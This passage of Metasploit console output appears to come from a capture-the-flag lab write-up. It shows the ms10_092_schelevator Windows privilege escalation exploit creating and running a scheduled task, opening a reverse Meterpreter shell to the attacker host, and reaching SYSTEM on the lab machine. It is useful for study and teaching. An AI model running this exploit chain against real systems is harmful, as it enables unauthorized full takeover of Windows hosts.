[+] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 10.10.10.93 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.93 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
meterpreter >
```



```
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/ms10_092_schelevator) > set session 3
session => 3
msf5 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Preparing payload at C:\Windows\TEMP\WaSnVLR.exe
[*] Creating task: Q42AK4nBbwEyAAB
[*] SUCCESS: The scheduled task "Q42AK4nBbwEyAAB" has successfully been created.
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\Q42AK4nBbwEyAAB...
[*] Original CRC32: 0x3792ffd5
[*] Final CRC32: 0x3792ffd5
[*] Writing our modified content back...
[*] Validating task: Q42AK4nBbwEyAAB
[*]
[*] Folder: \
[*] TaskName                                 Next Run Time          Status
[*] ======================================== ====================== ===============
[*] Q42AK4nBbwEyAAB                          12/1/2019 1:00:00 AM   Ready
[*] SCHELEVATOR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "Q42AK4nBbwEyAAB" have been changed.
[*] SCHELEVATOR
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "Q42AK4nBbwEyAAB" have been changed.
[*] SCHELEVATOR
[*] Executing the task...
[*] SUCCESS: Attempted to run the scheduled task "Q42AK4nBbwEyAAB".
[*] SCHELEVATOR
[*] Deleting the task...
[*] Sending stage (180291 bytes) to 10.10.10.93
[*] SUCCESS: The scheduled task "Q42AK4nBbwEyAAB" was successfully deleted.
[*] SCHELEVATOR
[*] Meterpreter session 4 opened (10.10.14.3:4444 -> 10.10.10.93:49160) at 2019-11-18 02:00:28 +0300

meterpreter > shell
Process 2196 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```